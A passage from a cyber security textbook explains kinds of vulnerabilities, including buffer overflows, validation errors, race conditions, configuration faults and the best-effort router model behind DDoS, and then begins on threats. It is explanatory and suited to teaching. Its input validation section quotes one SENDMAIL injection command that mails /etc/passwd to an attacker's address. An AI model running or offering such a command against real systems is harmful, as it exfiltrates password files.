A boundary condition error occurs when a process attempts to access (e.g., read or write) beyond a valid address boundary. For example, the boundary condition error occurs during a buffer overflow attack [12] in which a process writes an attacker's input containing attack code into a buffer which has its limited memory allocation for holding the input. Because the input is longer than the allocated memory space of the buffer, the input overflows the buffer, resulting in a part of the input containing attack code being written beyond the address boundary of the buffer into the adjacent memory area and eventually being executed. Buffer overflowing has been a common means of gaining access to a computer. The boundary condition error is mostly attributed to coding faults because the program of the process does not have a code to check and limit the length of the process input within the maximum length which is used to allocate the memory space.

1.3.2 Access validation error and origin validation error

An access validation error occurs when a system fails to validate a subject's proper authorization before performing privileged actions on the behalf of the subject. An origin validation error occurs when a system fails to validate a subject's authentication before performing privileged actions on the behalf of the subject. Authorization is about granting access rights based on a subject's authentication. Authentication is about verifying that a user is indeed who or what the user claims to be. Username and password are commonly used together for user authentication.

1.3.3 Input validation error

An input validation error occurs when the system fails to validate an untrusted input. Inputs or parameters passed to a function call should be checked for the number, order, data types, values, ranges, access rights, and consistency of these parameters. In a SENDMAIL attack, the SENDMAIL program in UNIX allows an attacker to put special characters along with a shell command as follows:

mail from: '|/bin/mail attacker@aaa.com < /etc/passwd'

resulting in the password file sent to the attacker.

1.3.4 Failure to handle exceptional conditions

The failure to handle exceptional conditions is caused by lack of code to handle an unexpected condition. This error, along with the access validation error, origin validation error, and input validation error, is attributed to coding faults for not including a code to check a subject's proper authorization and authentication, a process input or a system condition.

1.3.5 Synchronization errors

Race condition error, serialization error and atomicity error are synchronization errors. In a race condition error, privileged actions race to execute in a time window between a series of two consecutive operations. The privileged actions would not be allowed before the first operation or after the second operation. A serialization error occurs when there is an improper or inadequate serialization of operations. An atomicity error occurs when the atomic execution of two operations is not maintained, leaving partially modified data or access to partially modified data.

1.3.6 Environment error

Du and Mathur [13] state that most security errors are attributed to environment errors which involve inappropriate interactions between a program and its environment due to coding faults or a user's malicious perturbation on the environment, and result in the program's failure to handle such an interaction. The environment of a program includes any elements (e.g., a global variable, files and network) which are external to the program's code and data space. For example, the attributes of a file, including its ownership, name, location and content, are parts of the environment [13]. Du and Mathur [13] state that programmers often make assumptions about the environment in which their program runs. Since the environment is shared by many subjects, assumptions that one subject makes about the environment may not hold if the environment is perturbed by other subjects, e.g., malicious users. The environmental perturbation can be introduced indirectly through user input, environment variable, file system input, network input and process input, or directly through file system, process and network. The buffer overflow attack involves an environment error.

1.3.7 Configuration error

A configuration error occurs when an inappropriate system configuration leaves the system insecure, e.g., a system administrator account with a default password, objects installed with inappropriate access permissions, and utilities installed in the wrong location or with inappropriate set-up parameters.

1.3.8 Design error

A design error is caused by faults in system design or specification. For example, in a Transmission Control Protocol (TCP) Reset attack, an attacker listens for connections to a victim computer. When a client attempts to connect to the victim, the attacker sees it and sends a TCP reset packet to the victim which is spoofed to appear to come from the client. By doing so the attacker exploits a TCP design fault to tear down any attempted connections to the victim.

A major design fault of computers and networks is the best effort service model [14–19] which computers and networks commonly use to manage their services. Take an example of a router which plays a critical role in data transmissions on the Internet. A router receives data packets from various source addresses on the Internet at the input port(s) and sends out data packets to their destination addresses on the Internet through the output port(s). Because an output port of a router has a limited bandwidth of data transmission, the router typically uses a buffer or queue to hold incoming data packets when the output port is busy in transmitting other data packets. Most routers on the Internet operate based on the best effort service model which has no admission control and uses the First-In-First-Out (FIFO) scheduling method to determine the order of serving data packets or sorting data packets in the queue. No admission control means that all incoming data packets are admitted into the queue which has a limited capacity. If the queue is full, incoming data packets are dropped by the router. That is, the router admits all incoming data packets until the queue is full, and then the router starts dropping data packets. Using the FIFO scheduling method, a data packet arriving at the queue first is put at the front of the queue and is taken out of the queue first for the service of data transmission. Hence, the FIFO scheduling method serves data packets in order of their arrival times without considering their special service requirements, e.g., their delay requirements and their priorities. For example, a data packet with a stringent delay requirement or a high service priority but arriving later than some other data packets is served after those other data packets. Hence, FIFO offers no service differentiation among data packets or other computer/network jobs with different service priorities.

No admission control and the FIFO scheduling method produce a vulnerability which has been exploited by DDoS attacks. In a DDoS attack on a target router, an attacker is able to send a large number of data packets within a short time to fill up the queue of the router and use up all the data transmission capacity of the router, causing data packets from legitimate users to be dropped by the router, and thus denying services to legitimate users. Hence, the design fault of the best effort service model makes all computer and network resources vulnerable to Denial of Service (DoS) attacks.

The best effort service model can also cause other problems such as unstable service even when there are no DoS attacks. Consider the timely delivery of data which requires a guarantee of an end-to-end delay. Under the best effort service model, the timely data delivery

performance varies over time since it depends on the availability state of computer and network resources at a given time or how much other data is competing for computer and network resources at the same time. Traffic congestions on the Internet have occurred and caused a significant delay of data transmission. Hence, the time of completing service for the same job at a given computer or network resource (e.g., router) and cumulatively over a number of resources on an end-to-end path can vary to a large extent or be unstable under the best effort service model, resulting in the lack of service stability, dependability and guarantee.

1.3.9 Unknown error

Computers and networks have many unknown security holes and thus possess vulnerabilities which have not been exposed in existing known attacks.

1.4 THREATS

Security threats to the availability, confidentiality and integrity/non-repudiation state of computer and network assets may involve physical actions or cyber actions. Physical threats include natural threats (e.g., flood and lightning) and man-made threats (e.g., physical break-in to destroy or take away computers and network devices). This book is concerned with mainly cyber threats through computer and network means.

1.4.1 Objective, origin, speed and means of threats

Cyber security threats can be characterized by many factors such as motive, objective, origin, speed, means, skill, resource, and so on. For example, there may be a political motive for the massive destruction of computer and network assets at a national level, a financial motive for gathering and stealing information at the corporate level, and a personal motive for overcoming the technical challenge to vandalize or gain access to a computer and network system. Objectives can vary from gathering or stealing information to gaining access, disrupting or denying service, and modifying or deleting data. In general, a threat can come internally or externally. An internal threat or insider threat comes from a source which has access rights but abuses them. An external threat comes from a source which is not authorized to access a computer and network system. Some attacks are scripted and automatically executed with little human intervention, producing a machine speed of attack execution, whereas other attacks are performed through manual interactions with a computer and network system and thus proceed slowly. An attacker can have no sophisticated skills and little resources but simply execute a downloaded attack script. Nation- or organization-sponsored attacks can use sophisticated skills and knowledge about computers and networks with unlimited resources.

Table 1.4 gives some examples of threat means with examples of known attacks using those means. Table 1.4 can be expanded when new attack means become known. The following sections explain each threat mean and examples of known attacks in Table 1.4.